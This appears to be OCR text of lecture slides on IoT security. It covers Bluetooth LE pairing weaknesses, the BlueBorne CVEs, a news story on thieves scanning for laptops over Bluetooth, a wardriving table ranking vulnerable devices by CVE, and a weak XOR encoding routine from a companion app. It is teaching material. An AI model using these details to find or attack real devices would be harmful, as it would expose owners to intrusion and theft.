
LE pairing methods

- Secure connection pairing
  - AES-CMAC and P-256 elliptic curve
- Legacy pairing
  - similar pairing method names to BR/EDR SSP
  - No use of ECDH
  - No eavesdropping protection
  - Considered broken

Legacy pairing LE



Secure pairing LE



LE association models

- **Out of Band**: If both the technologies use OOB ex., NFC or tethering
  - TK is passed over OOB
- **Numeric Comparison**: both devices are capable of displaying a 6-digit number and both are capable of having the user enter “yes” or “no”, then numeric comparison can be used
  - Only for secure pairing
- **Passkey Entry**: If OOB is not supported
- **Just works**: If none of the above is supported
  - weakest of all
  - MITM vulnerable

Attacks on Bluetooth?

- Plenty
  - –Eavesdropping
  - –Spoofing
  - –MITM
  - –Etc.
- A quite huge one was “BlueBorne” in 2017 (see next slides)

Phone pirates in seek and steal mission

MOBILE phone technology is being used by thieves to seek out and steal laptops locked in cars in Cambridgeshire.

Up-to-date mobiles often have Bluetooth technology, which allows other compatible devices, including laptops, to link up and exchange information, and log on to the internet.

Technology pitfall: A bluetooth mobile

But thieves in Cambridge have cottoned on to an alternative use for the function, using it as a scanner which will let them know if another Bluetooth device is locked in a car boot.

Det Sgt Al Funge, from Cambridge's crime investigation unit, said: "There have been a number of instances of this new technology being used to identify cars which have valuable electronics, including laptops, inside.

"The thieves are taking advantage of a relatively new technology, and people need to be aware that this is going on.

"We would urge people not to leave laptops, or anything of value, in their cars, and always de-activate these wireless connections when you're not using a laptop - otherwise you're making life easy for the thieves."

Last month a spate of thefts from cars were put down to thieves using their phones to find laptops after three laptops were stolen from cars parked in neighbouring bays at the Holiday Inn, in Cambridge Road, Impington.

Police in Royston have mirrored the warning, after picking up on new crime trends in the area.

Superintendent Adrian Walter said: "The car industry has done a lot of work in recent years to make vehicles theft proof, including building in stereos and we're glad to say the majority of people seem to be taking our advice and keeping valuables out of sight.

"However, we must not be complacent and by following simple crime prevention methods we can all help to keep vehicle crime down in the area."

The call for caution follows the latest in a string of thefts from cars in Royston.

At about 8.20am last Wednesday, a Sony TR 1MP laptop was taken from an Audi A6 estate parked in Tesco car park off old North Road.

Anyone with any information can call police on (01992) 533002 or Crimestoppers on 0800 555 111.

Attacks on Bluetooth?


- https://www.youtube.com/watch?v=LLNtZKpL0P8

- Collection of Bluetooth exploits:

1. Linux kernel RCE vulnerability - CVE-2017-1000251
2. Linux Bluetooth stack (BlueZ) information Leak vulnerability - CVE-2017-1000250
3. Android information Leak vulnerability - CVE-2017-0785
4. Android RCE vulnerability #1 - CVE-2017-0781
5. Android RCE vulnerability #2 - CVE-2017-0782
6. The Bluetooth Pineapple in Android - Logical Flaw CVE-2017-0783
7. The Bluetooth Pineapple in Windows - Logical Flaw CVE-2017-8628
8. Apple Low Energy Audio Protocol RCE vulnerability - CVE-2017-14315


It's complicated...

- Bluetooth Spec is 2822 pages long
- Some pages look like this
- Endless features and facilities (4 layers of fragmentation!)



Bluetooth in Copenhagen?

- Wardriving data showed around 752,716 devices
  - More than 90% of them seemed to perform MAC address randomization



Bluetooth in Copenhagen?

- Wardriving data showed around 752,716 devices
  - More than 90% of them seemed to perform MAC address randomization

Rank	Device	Total Detections	CVE	Max CVE Base Score	Published	Patched	Category by the Tool
#1	iPhone	5769	-	-	2023-10-01	-	Apple Inc.
#2	Hikvision Surveillance Camera	2	CVE-2017-7921	10	2017-05-06	2017-12-19	Smart Surveillance
#3	Oneplus Phone	5038	CVE-2017-5554	9,3	2017-01-23	2019-10-03	Smartphone
#4	Linksys Router	16	CVE-2020-35713	10	2020-12-26	2020-12-28	Smart Router
#5	Nest Cam	5	CVE-2019-5035	9.0	2019-08-20	2022-06-27	Smart Surveillance
#6	Philips Smart Bridge	291	CVE-2020-6007	7,9	2020-01-23	2023-03-01	Smart Lighting
#7	Tile Tracker	36	CVE-2014-10374	6,6	2019-07-15	2019-07-24	Smart Tracking Device
#8	Bose Soundtouch Speaker	2679	CVE-2018-12638	6,1	2019-03-21	2019-03-21	Smart Audio Device
#9	Huawei Smartwatch	425	CVE-2022-48305	5,5	2023-02-27	2023-03-07	Smartwatch
#10	Bekey	369	-	-	-	-	Smart Door Lock


For more details check the MSc thesis Investigating the Effectiveness of Modern Wardriving for Identifying Vulnerable Bluetooth-Enabled IoT Devices of Jesper Spenter Ifversen

Outline

- **Introduction**
  - –IoT?
  - –IoT (security) challenges
- **IoT attacks**
- **IoT common protocols**
  - –CoAP
  - –MQTT
  - –ZIGBEE
  - –Bluetooth
- **Companion apps & IoT security**
- **Lab exercises**

Companion apps for IoT

- Many IoT devices are connected to th Internet or managed by a so-called companion app
- How is the security of such apps?
- Are the protocols used secure?
- Is the encryption part properly secure
  - No encryption
  - Keys hardcoded
  - Insecure encryption ciphers



(a) By encryption. (b) By local communication.

(c) By broadcast messages. (d) By security in protocols.

Figure 3: Distributions of apps by features.

Companion apps for IoT


- Proper encryption is not always to be expected. For instance, research found an app (Kasa) that used the **Caesar** (!?!) **cipher** for “encryption”
- OEM (Original Equipment Manufacturer) and device rebranding is also a security threat!

```
1 public static byte[] encode(byte[] data) {
2   byte seed = (byte) -85;
3   for (int i = 0; i < data.length; i++) {
4     data[i] = (byte) (data[i] ^ seed); seed = data[i];
5   } return data; }
```

Listing 1: TP-Link Kasa encryption function.

Conclusion

- Many attacks don't target the protocol:
  - User
  - Password
  - Implementation
  - Extra read: "Demystifying IoT Security: An Exhaustive Survey on IoT Vulnerabilities and a First Empirical Look on Internet-scale IoT Exploitations"
- Fun read: https://github.com/nebgnahz/awesome-iot-hacks



Outline

- **Introduction**
  - –IoT?
  - –IoT (security) challenges
- **IoT attacks**
- **IoT common protocols**
  - –CoAP
  - –MQTT
  - –ZIGBEE
  - –Bluetooth
- **Companion apps & IoT security**
- **Lab exercises**